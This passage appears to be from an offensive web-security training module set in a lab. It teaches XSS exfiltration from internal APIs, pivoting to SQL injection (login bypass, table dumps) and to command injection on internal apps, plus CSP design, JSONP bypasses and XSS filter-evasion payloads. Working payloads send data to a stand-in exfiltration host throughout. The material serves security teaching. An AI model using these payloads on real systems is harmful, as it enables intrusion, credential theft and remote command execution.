This demonstrates that we need to match the exact configuration expected by the internal API to avoid running into CORS issues. Since we cannot reach the API directly and are thus unable to analyze the CORS configuration by identifying CORS headers set in the response, we need to copy the configuration in the leaked HTML code that implements the communication with the internal API. A CORS error prevents the execution of subsequent statements. It is thus recommended to use a `try-catch` block to identify the correct CORS configuration that enables the exfiltration of the response. This allows us to debug our payload more easily:

```
try {
        var xhr = new XMLHttpRequest();
        xhr.open('GET', 'http://api.vulnerablesite.htb/v1/sessions',
false);
        xhr.withCredentials = true;
        xhr.send();
        var msg = xhr.responseText;
} catch (error) {
        var msg = error;
}

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" + btoa(msg), false);
exfil.send();
```

This would result in the following exfiltrated information, indicating that something went wrong with our HTTP request, enabling us to tweak the request's configuration to match the CORS configuration:

```
NetworkError: Failed to execute 'send' on 'XMLHttpRequest': Failed to load
'http://api.vulnerablesite.htb/v1/sessions'.
```


Additionally, an internal API may require authentication with an authentication bearer instead of cookies. We can use the localStorage property to access an authentication bearer that is stored in the victim's local storage in the context of the vulnerable web application. We can then set the `Authorization` header on the `XMLHttpRequest` using the setRequestHeader function.

Note: Keep in mind that there might be an issue with the CORS configuration or a lack of authentication when you do not receive the expected data.

After the appropriate change to avoid a CORS error, we receive data on the exfiltration server, which we can then decode:

```
echo -n
eyJzZXNzaW9ucyI6W3siYWdlbnQiOiJNb3ppbGxhLzUuMCAoV2luZG93cyBOVCAxMC4wOyBXaW
42NDsgeDY0KSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUv
MTA5LjAuNTQxNC4xMjAgU2FmYXJpLzUzNy4zNiIsInRpbWUiOiIxNjkxNjQ1NzMxIiwidXNlci
I6ImFkbWluIn0seyJhZ2VudCI6Ik1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0
OyB4NjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xMD
kuMC41NDE0LjEyMCBTYWZhcmkvNTM3LjM2IiwidGltZSI6IjE2OTI1OTYxMzEiLCJ1c2VyIjoi
YWRtaW4ifSx7ImFnZW50IjoiTW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IH
g2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hyb21lLzEwOS4w
LjU0MTQuMTIwIFNhZmFyaS81MzcuMzYiLCJ0aW1lIjoiMTY5MzIwMDkzMSIsInVzZXIiOiJhZG
```


```
1pbiJ9XX0K | base64 -d | jq

{
  "sessions": [
    {
      "agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120
Safari/537.36",
      "time": "1691645731",
      "user": "admin"
    },
    {
      "agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120
Safari/537.36",
      "time": "1692596131",
      "user": "admin"
    },
    {
      "agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120
Safari/537.36",
      "time": "1693200931",
      "user": "admin"
    }
  ]
}
```


Since the data does not contain interesting information, let us enumerate the API further to identify additional endpoints. We can identify additional endpoints by implementing a directory brute-forcer in our XSS payload that exfiltrates all existing endpoints to the exfiltration server. We will base our proof-of-concept on the objects-lowercase.txt wordlist from `SecLists`. The payload will send a request to each endpoint and then determine if the endpoint is valid by checking the status code. We can achieve this with a payload similar to the following:

```
var endpoints = ['access-
token','account','accounts','amount','balance','balances','bar','baz','bio
','bios','category','channel','chart','circular','company','content','cont
ract','coordinate','credentials','creds','custom','customer','customers','
details','dir','directory','dob','email','employee','event','favorite','fe
ed','foo','form','github','gmail','group','history','image','info','item',
'job','link','links','location','log','login','logins','logs','map','membe
r','members','messages','money','my','name','names','news','option','optio
ns','pass','password','passwords','phone','picture','pin','post','prod','p
roduction','profile','profiles','publication','record','sale','sales','set
','setting','settings','setup','site','test','theme','token','tokens','twi
```

```
tter','union','url','user','username','users','vendor','vendors','version'
,'website','work','yahoo'];

for (i in endpoints){
        try {
                var xhr = new XMLHttpRequest();
                xhr.open('GET',
`http://api.vulnerablesite.htb/v1/${endpoints[i]}`, false);
                xhr.send();

                if (xhr.status != 404){
                        var exfil = new XMLHttpRequest();
                        exfil.open("GET", "http://exfiltrate.htb/exfil?r="
+ btoa(endpoints[i]), false);
                        exfil.send();
                }
        } catch {
                // do nothing
        }
}
```

This exfiltrates existing API endpoints to the exfiltration server, which we can then analyze further:



We can improve the brute-forcer by trying different request methods or brute-forcing parameters.

Exploiting internal Web Applications I

In the last section, we discussed using an XSS vulnerability to exfiltrate data from internal web applications. In this section, we will use the XSS vulnerability to identify and exploit a security vulnerability in an entirely different web application located within the victim's private network.

Identifying the Vulnerability

We will start with the same base XSS payload used in the previous sections and the exfiltration of the `/admin.php` endpoint. We will omit it here since we discussed the corresponding payload in the previous sections.

When the victim triggers the XSS vulnerability, the response is exfiltrated to the exfiltration server. We can see that the admin endpoint contains a reference to an internal web application at `http://internal.vulnerablesite.htb`:

```
<div class="ui raised very padded container segment">
    <div class="ui centered grid">
        <div class="ten wide column">
            <img src="assets/ace.png" width="50px;height:auto;">
            <h1 style="margin-bottom: 0">Administrator Dashboard</h1>

            <div class="ui divided items">
                <div class="item">
                    <div class="content">
                        <div class="description">
                            <p>Note to admins: User Management has been moved to a separate web application
                                <a href="http://internal.vulnerablesite.htb/">here</a>
                            </p>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </div>
</div>
```

If we attempt to access the page directly, we are blocked:

Forbidden


You don't have permission to access this resource.

Apache/2.4.57 (Debian) Server at internal.vulnerablesite.htb Port 80

Thus, let us use the XSS vulnerability to enumerate the web application just like we did with the internal API in the last section. We will start by exfiltrating the index of the web application:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'http://internal.vulnerablesite.htb/', false);
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

This reveals that the internal web application is protected by authentication, as the index consists of a login form:



```
<div class="modal">

    <form action="/check" method="post">

        <div class="container">
            <label for="uname"><b>Username</b></label>
            <input type="text" placeholder="Enter Username" name="uname" required>

            <label for="psw"><b>Password</b></label>
            <input type="password" placeholder="Enter Password" name="pass" required>

            <button type="submit">Login</button>
            <label>
                <input type="checkbox" checked="checked" name="remember">Remember me
            </label>
        </div>
    </form>
</div>
```

The XSS vulnerability enables us to interact with the internal web application fully. We could try default passwords or brute-force additional endpoints. However, this section will focus on a SQL injection vulnerability. From the login form, we can construct a valid login POST request that the internal web application accepts. Let us try a simple SQL injection by sending a username that contains a single quote:

```
var xhr = new XMLHttpRequest();
var params = `uname=${encodeURIComponent("'test")}&pass=x`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```


This results in the following response, confirming that the internal web application is vulnerable to SQL injection:

```
HTTP 500 - SQL Error
```

Exploiting the Vulnerability

We will exploit the SQL injection vulnerability by bypassing the login and dumping the database.

We will start with bypassing the authentication, which we can achieve with the username `' OR '1'='1'-- -`:

```
var xhr = new XMLHttpRequest();
var params = `uname=${encodeURIComponent("' OR '1'='1' -- -")}&pass=x`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

This reveals the following information in the post-login screen:

```
(1, 'admin', 'InternalAdmin2023!', 'This is the default admin account.')
```

The data looks like a username, password, and account description. Let us confirm this by dumping the entire user table. We can detect the database system by enumerating common payloads like any other SQL injection vulnerability. In our case, we are dealing with a `SQLite` database. Since there seem to be four columns in the output, we can use the following payload to dump all tables:

```
var xhr = new XMLHttpRequest();
var params = `uname=${encodeURIComponent("' UNION SELECT
1,2,3,group_concat(tbl_name) FROM sqlite_master-- -")}&pass=x`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

Subsequently, we can dump the schema of the `users` table:

```
var xhr = new XMLHttpRequest();
var params = `uname=${encodeURIComponent("' UNION SELECT
1,2,3,group_concat(sql) FROM sqlite_master WHERE name='users'-- -
")}&pass=x`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);
```

```
var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

This reveals the following database schema:

```
CREATE TABLE `users` (
        `id` int(11) NOT NULL,
        `username` varchar(256) NOT NULL,
        `password` longtext NOT NULL,
        `info` longtext NOT NULL
)
```

Lastly, we can dump the users table iteratively with the following payload:

```
var xhr = new XMLHttpRequest();
var params = `uname=${encodeURIComponent("' UNION SELECT
id,username,password,info FROM users-- -")}&pass=x`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

We can also dump other tables in the database with the same methodology. This shows how powerful an XSS vulnerability is, as it allows us to target vulnerable web applications normally inaccessible by an external attacker. Since the payload is executed in the victim's browser, internal web applications can be accessed and thus targeted as well. For more details on SQL injection vulnerabilities, check out the Advanced SQL Injections module.

Note: Keep in mind that there needs to be either a CORS misconfiguration in the internal web application or a CORS configuration that enables the vulnerable web application to interact with the internal web application. Otherwise, the Same-Origin policy prevents accessing the response from the internal web application.

Exploiting internal Web Applications II

After discussing how to exploit a SQL injection vulnerability in an internal web application through an XSS vulnerability, we will explore how to exploit a command injection vulnerability through XSS in this section. While the methodology is the same, it is crucial to understand it well since the process is complex but powerful. A thorough understanding can help in the identification of complex real-world vulnerabilities.

Identifying the Vulnerability

The identification process is essentially identical, as discussed in the previous section. We will use the same base XSS payload, and the admin endpoint still contains the same reference to the internal web application at `http://internal.vulnerablesite.htb`. We can use the following payload to exfiltrate the index of the internal web application:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'http://internal.vulnerablesite.htb/', false);
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```


This reveals the following HTML content, which indicates that we can use the web application to check the status of different web applications:

```
<div class="modal">

    <form action="/check" method="post">

        <div class="container">
            <b>Select the Web Application</b>
            <input type="radio" id="main" name="webapp_selector" value="http://vulnerablesite.htb">
            <label for="main">vulnerablesite.htb</label><br>
            <input type="radio" id="internal" name="webapp_selector" value="http://internal.vulnerablesite.htb">
            <label for="internal">internal.vulnerablesite.htb</label><br>
            <input type="radio" id="api" name="webapp_selector" value="http://api.vulnerablesite.htb">
            <label for="api">api.vulnerablesite.htb</label>

            <button type="submit">Check</button>
        </div>
    </form>
</div>
```

We can craft the corresponding POST request by analyzing the form to identify how exactly the web application implements this functionality:

```
var xhr = new XMLHttpRequest();
var params =
`webapp_selector=${encodeURIComponent("http://vulnerablesite.htb")}`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);
```

```
var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

This results in the following response:

```
HTTP/1.1 200 OK
```

Let us try a non-existing domain to see if we can provoke an error message:

```
var xhr = new XMLHttpRequest();
var params =
`webapp_selector=${encodeURIComponent("http://doesnotexist.htb")}`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```


This results in the following response:


```
curl: (6) Could not resolve host: doesnotexist.htb
```

As we can see, the status seems to be obtained using `curl`. If this is improperly implemented or there is no proper sanitization, there is a potential command injection vulnerability. We can verify this by injecting an additional curl command to the exfiltration server:

```
var xhr = new XMLHttpRequest();
var params = `webapp_selector=${encodeURIComponent("| curl
http://exfiltrate.htb?pwn")}`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
```

```
btoa(xhr.responseText), false);
exfil.send();
```

Afterward, we can see the expected request in the exfiltration server, thus confirming the command injection vulnerability:



Exploiting the Vulnerability

We can specify the command injection payload in our XSS payload and exfiltrate the result to the exfiltration server. The exploitation does thus not differ from other command injection vulnerabilities. For instance, we can execute the `id` command:

```
var xhr = new XMLHttpRequest();
var params = `webapp_selector=${encodeURIComponent("| id")}`;
xhr.open('POST', 'http://internal.vulnerablesite.htb/check', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send(params);

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

The result is contained in the base64-encoded response:

```
uid=0(root) gid=0(root) groups=0(root)
```

Content Security Policy (CSP)

A Content Security Policy is a defense-in-depth security measure that can be used to lower the severity of Cross-Site Scripting (XSS) vulnerabilities by limiting their exploitability. It is

configured in the `Content-Security-Policy` response header.

CSP Basics

A CSP consists of multiple directives. Each directive allows one or more values. The browser enforces the CSP and prevents the loading or execution of resources depending on the CSP. We will discuss a few sample directives in this section.

For instance, the `script-src` directive defines where JavaScript can be loaded and executed from; we can limit the domains JavaScript code is allowed to be loaded from using the following policy:

```
Content-Security-Policy: script-src 'self' http://benignsite.htb
```

This tells the browser to only load JavaScript from the same origin as the page itself and the external origin `http://benignsite.htb`. Therefore, if an attacker injects the following JavaScript code in an XSS payload, the victim's browser will not load the script and thus not execute it:

```
<script src="http://exploitserver.htb/pwn.js"></script>
```


However, the following scripts are allowed to load and execute:

```
<script src="/js/useful.js"></script>
<script src="http://benignsite.htb/main.js"></script>
```

Furthermore, since the `unsafe-inline` value is not specified, it blocks all inline scripts. Therefore, the following potential XSS payloads are all blocked and thus not executed:

```
<script>alert(1)</script>
<img src=x onerror=alert(1) />
<a href="javascript:alert(1)">click</a>
```

Additionally, there are other common directives:

- `style-src`: allowed origins for stylesheets
- `img-src`: allowed origins for images
- `object-src`: allowed origins for objects such as `<object>` or `<embed>`

- `connect-src`: allowed origins for HTTP requests from scripts. For instance, using `XMLHttpRequest`
- `default-src`: fallback value if a different directive is not explicitly set. For instance, if the `img-src` is not present in the CSP, the browser will use this value instead for images
- `frame-ancestors`: origins allowed to frame the page, for instance, in an `<iframe>`. This can be used to prevent `Clickjacking` attacks
- `form-action`: origins allowed for form submissions

For additional CSP directives, check out the list provided here.

Additional values for directives include:

- `*`: All origins are allowed
- `'none'`: No origins are allowed
- `*.benignsite.htb`: All subdomains of `benignsite.htb` are allowed
- `unsafe-inline`: Allow inline elements
- `unsafe-eval`: Allow dynamic code evaluation such as JavaScript's `eval` function
- `sha256-407e1bf4a1472948aa7b15cafa752fcf8e90710833da8a59dd8ef8e7fe56f22d`: Allow an element by hash
- `nonce-S0meR4nd0mN0nC3`: Allow an element by nonce

For additional CSP directive values, check out the list provided here.

Secure CSPs

Making the CSP as strict as possible is crucial to securing a web application. This can be achieved by starting from a strict baseline CSP and gradually loosening restrictions until the web application works as intended. A good baseline CSP is the following:

```
Content-Security-Policy: default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self'; frame-ancestors 'self'; form-action 'self';
```

This CSP only allows the loading of images, stylesheets, and scripts from the same origin, only allows HTTP requests from JavaScript and form submissions to the same origin, only allows the same origin to frame the web page, and prevents any other resource from loading. The CSP needs to be adjusted accordingly if any external resources are used.

Additionally, the inline JavaScript code the web application uses must be removed to prevent it from being blocked. This can be easily achieved by moving it to a script file and loading it.

For instance, consider the following inline JavaScript code:

```
<script>
var poc = "test";
function submitForm(){
        console.log(poc);
}
</script>

<button id="submit" onclick="submitForm()">
```

This is functionally identical to creating a file `test.js` with the following content:

```
var poc = "test";
function submitForm(){
        console.log(poc);
}

document.getElementById("submit").addEventListener('click', submitForm);
```

And then loading the script:

```
<script src="/test.js"></script>
```


This way, all inline JavaScript code can be removed.

We can use available online tools to evaluate a CSP for us, such as the CSP Evaluator provided by Google. For more details on how to write a secure CSP, check out the OWASP CSP Cheat Sheet.

Bypassing Weak CSPs

Now that we have discussed CSPs, CSP directives, and CSP directive values, let us jump into exploiting and bypassing weak CSPs.

Bypassing Weak CSPs

CSPs can be used to add a defense-in-depth measure to prevent XSS vulnerabilities. However, just because a web application implements a CSP does not automatically mean it is protected from all XSS attacks. If the CSP is weak, it may be possible to bypass it. As such, it is crucial to analyze a web application's CSP for potential bypasses.

Let us start by looking at the following CSP:

```
Content-Security-policy: default-src 'none'; img-src 'self'; style-src *;
font-src *; script-src 'self' https://*.google.com;
```

This CSP allows images to be loaded from the origin itself, styles and fonts from anywhere, scripts from the origin itself, and any subdomain of `google.com`. All other resources cannot be loaded due to the `default-src 'none'` directive.

Suppose we attempt injecting a simple alert pop-up in the web application as a proof of concept:

```
<script>alert(1)</script>
```


Due to the CSP, the alert pop-up is not shown; instead, the browser's JavaScript console will print the following error message:

```
Refused to execute inline script because it violates the following Content
Security Policy directive: "script-src 'self' https://*.google.com".
Either the 'unsafe-inline' keyword, a hash ('sha256-
bhHHL3z2vDgxUt0W3dWQOrprscmda2Y5pLsLg4GF+pI='), or a nonce ('nonce-...')
is required to enable inline execution.
```

While this defensive technique may seem secure at first glance, it can be bypassed with JSONP. JSONP refers to a technique that retrieves data across different origins without issues due to the Same-Origin policy. The basic idea of JSONP is to use `script` tags to retrieve data across origins since they are excluded from the Same-Origin policy. For instance, assume a web application `http://vulnerablesite.htb` wants to retrieve data from the endpoint `http://someapi.htb/stats`, which returns the following JSON data:

```
{'clicks': 1337}
```

If the API does not have CORS configured, the web application cannot access the response to a cross-origin request due to the Same-Origin policy. However, since script tags are

excluded from the Same-Origin policy, the web application can load the data by using the following HTML tag on its page:

```
<script src="http://someapi.htb/stats"></script>
```

Now, this by itself is not practical, as the web application needs to process the data somehow. Let us assume the web application implements a function called `processData` for this purpose. But as is, there is no way to pass the received data to this function. That is where JSONP comes into play. If the API supports JSONP, it will read a GET parameter on the endpoint sending the data and adjust the response accordingly. This parameter is often called `callback`. Assume we call the endpoint `http://someapi.htb/stats?callback=processData`. This results in the API sending the following response:

```
processData({'clicks': 1337})
```

The web application can now insert the following script tag on its page:


```
<script src="http://someapi.htb/stats?callback=processData"></script>
```

This results in the web application's function `processData` being called on the data fetched cross-origin from the API without violating the Same-Origin policy or the need for CORS.

Since JSONP endpoints allow the caller to specify a function that is called, they can be used to dynamically create JavaScript code sent out by the domain offering the JSONP endpoint. As such, JSONP can be used to bypass CSPs. Google offers multiple different JSONP endpoints. The JSONBee GitHub repository lists many JSONP endpoints that can be used to bypass CSPs. We can use the following Google JSONP endpoint to bypass the CSP above:

```
<script src="https://accounts.google.com/o/oauth2/revoke?
callback=alert(1);"></script>
```

Posting this entry to the guestbook, the alert pop-up is triggered, thus bypassing the CSP:



Another common weakness is the assumption that the `'self'` value is automatically safe. For instance, consider the following CSP:

```
Content-Security-policy: default-src 'none'; img-src 'self'; style-src *;
script-src 'self';
```

This time, scripts can only be loaded from the origin itself. Assuming the origin does not offer a JSONP endpoint, this seems safe. However, consider a scenario where a web application allows users to upload files. If arbitrary file types are allowed, an attacker can upload a `.js` file. It is then possible to exploit an XSS by loading the uploaded payload from the origin itself:

```
<script src="/uploads/avatag.jpg.js"></script>
```

Generally, an assessment of a CSP depends on the concrete CSP itself and the web application's functionality. As we have seen, setting the `script-src` directive to `'self'` can be unsafe if the web application implements a file upload functionality. As such, it is crucial to assess the CSP in the context of the concrete web application in which it is implemented.

XSS Filter Bypasses

To conclude the module, we will discuss different types of XSS filters and how to bypass them.

Achieving JavaScript Execution

Before discussing bypassing XSS filters, we will explore three ways to achieve JavaScript code execution.

Script Tag

The most common (and obvious) method of achieving code execution is via the `script` tag; web browsers will execute any JavaScript code contained within it:

```
<script>alert(1)</script>
```

Pseudo Protocols

We can use pseudo protocols such as `javascript` or `data` in certain HTML attributes that indicate where data is loaded from to achieve JavaScript code execution. For instance, we can set the target of an `a` tag to the `javascript` pseudo protocol and the corresponding JavaScript code is executed when the link is clicked:

```
<a href="javascript:alert(1)">click</a>
```

We can also create XSS payloads with pseudo protocols that do not require user interaction. For instance, using the `object` tag. The `data` pseudo protocol allows us to specify plain HTML code or base64-encoded HTML code:

```
<object data="javascript:alert(1)">
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
```

Event Handlers

Thirdly, we can use event handlers such as `onload` or `onerror` to specify JavaScript code that is executed when the event handler is triggered:

```
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
```

There are many event handlers that we can use for this purpose. A good overview is provided by PortSwigger's XSS Cheat Sheet.

Bypassing Basic Blacklists

Suppose a web application implements a simple blacklist to block keywords that can lead to JavaScript code execution. For instance, by blocking HTML tags like the `script` tag, pseudo protocols like `javascript` and `data`, and event handlers like `onload` and `onerror`.

In these cases, we can try a few things to bypass a naive blacklist. For instance, the casing in HTML tags, pseudo protocols, and event handlers is irrelevant. More specifically, we can mix lowercase and uppercase letters to bypass blacklists that block only lowercase keywords:

```
<ScRiPt>alert(1);</ScRiPt>
<object data="JaVaScRiPt:alert(1)">
<img src=x OnErRoR=alert(1)>
```

Furthermore, if a naive blacklist strips all occurrences of the keyword `<script>` but is not applied recursively, we can bypass the filter with a payload similar to the following:

```
<scr<script>ipt>alert(1);</scr<script>ipt>
```

Lastly, if such a blacklist utilizes a regular expression that is weak and makes assumptions about the syntax of HTML tags or only blocks certain special characters, we might be able to bypass the blacklist by breaking these assumptions. For instance, if a blacklist expects a space before any event handler or an input field does not allow a space, the following payload may bypass the filter:

```
<svg/onload=alert(1)>
<script/src="http://exploit.htb/exploit"></script>
```

Advanced Bypasses

Suppose we inject an HTML tag, resulting in JavaScript code execution. In that case, we may need to bypass additional filters applied to the JavaScript code, which restrict which functions we can call or which data we can access in the JavaScript context. There are many techniques we can apply to attempt to bypass such filters. We will explore how to bypass filters by encoding strings and passing these strings to `execution sinks` to execute the JavaScript code.

In JavaScript, we can apply many different encodings to strings that help us evade blacklists. Here are different encodings of the string `"alert(1)"`:

```
# Unicode
"\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029"

# Octal Encoding
"\141\154\145\162\164\50\61\51"

# Hex Encoding
"\x61\x6c\x65\x72\x74\x28\x31\x29"

# Base64 Encoding
atob("YWxlcnQoMSk=")
```

To supply our payload in a string, we need to be able to use quotes. If a filter removes or blocks quotes, we can use one of the following tricks to create a string containing our payload:

```
# String.fromCharCode
String.fromCharCode(97,108,101,114,116,40,49,41)

# .source
/alert(1)/.source

# URL Encoding
decodeURI(/alert(%22xss%22)/.source)
```


Thus far, we have only managed to supply our payload in a string; however, the browser will only execute it if it is passed to an execution sink that takes a string as input. The most famous example of such an execution sink is the `eval` function; in addition to `eval`, other execution sinks include:

```
eval("alert(1)")
setTimeout("alert(1)")
setInterval("alert(1)")
Function("alert(1)")()
[].constructor.constructor(alert(1))()
```

At last, we can combine an execution sink with an encoded string to attempt to bypass a weak XSS filter:

```
eval("\141\154\145\162\164\50\61\51")
setTimeout(String.fromCharCode(97,108,101,114,116,40,49,41))
Function(atob("YWxlcnQoMSk="))()
```

Note: To bypass an XSS filter in the real-world, we can apply the same methodology used in bypassing filters for other vulnerabilities, such as SQL injection or command injection. The actual bypass depends on the filter implemented by the web application. It requires careful testing to identify which keywords are whitelisted or blacklisted to come up with an exploit that is not blocked.

Resources

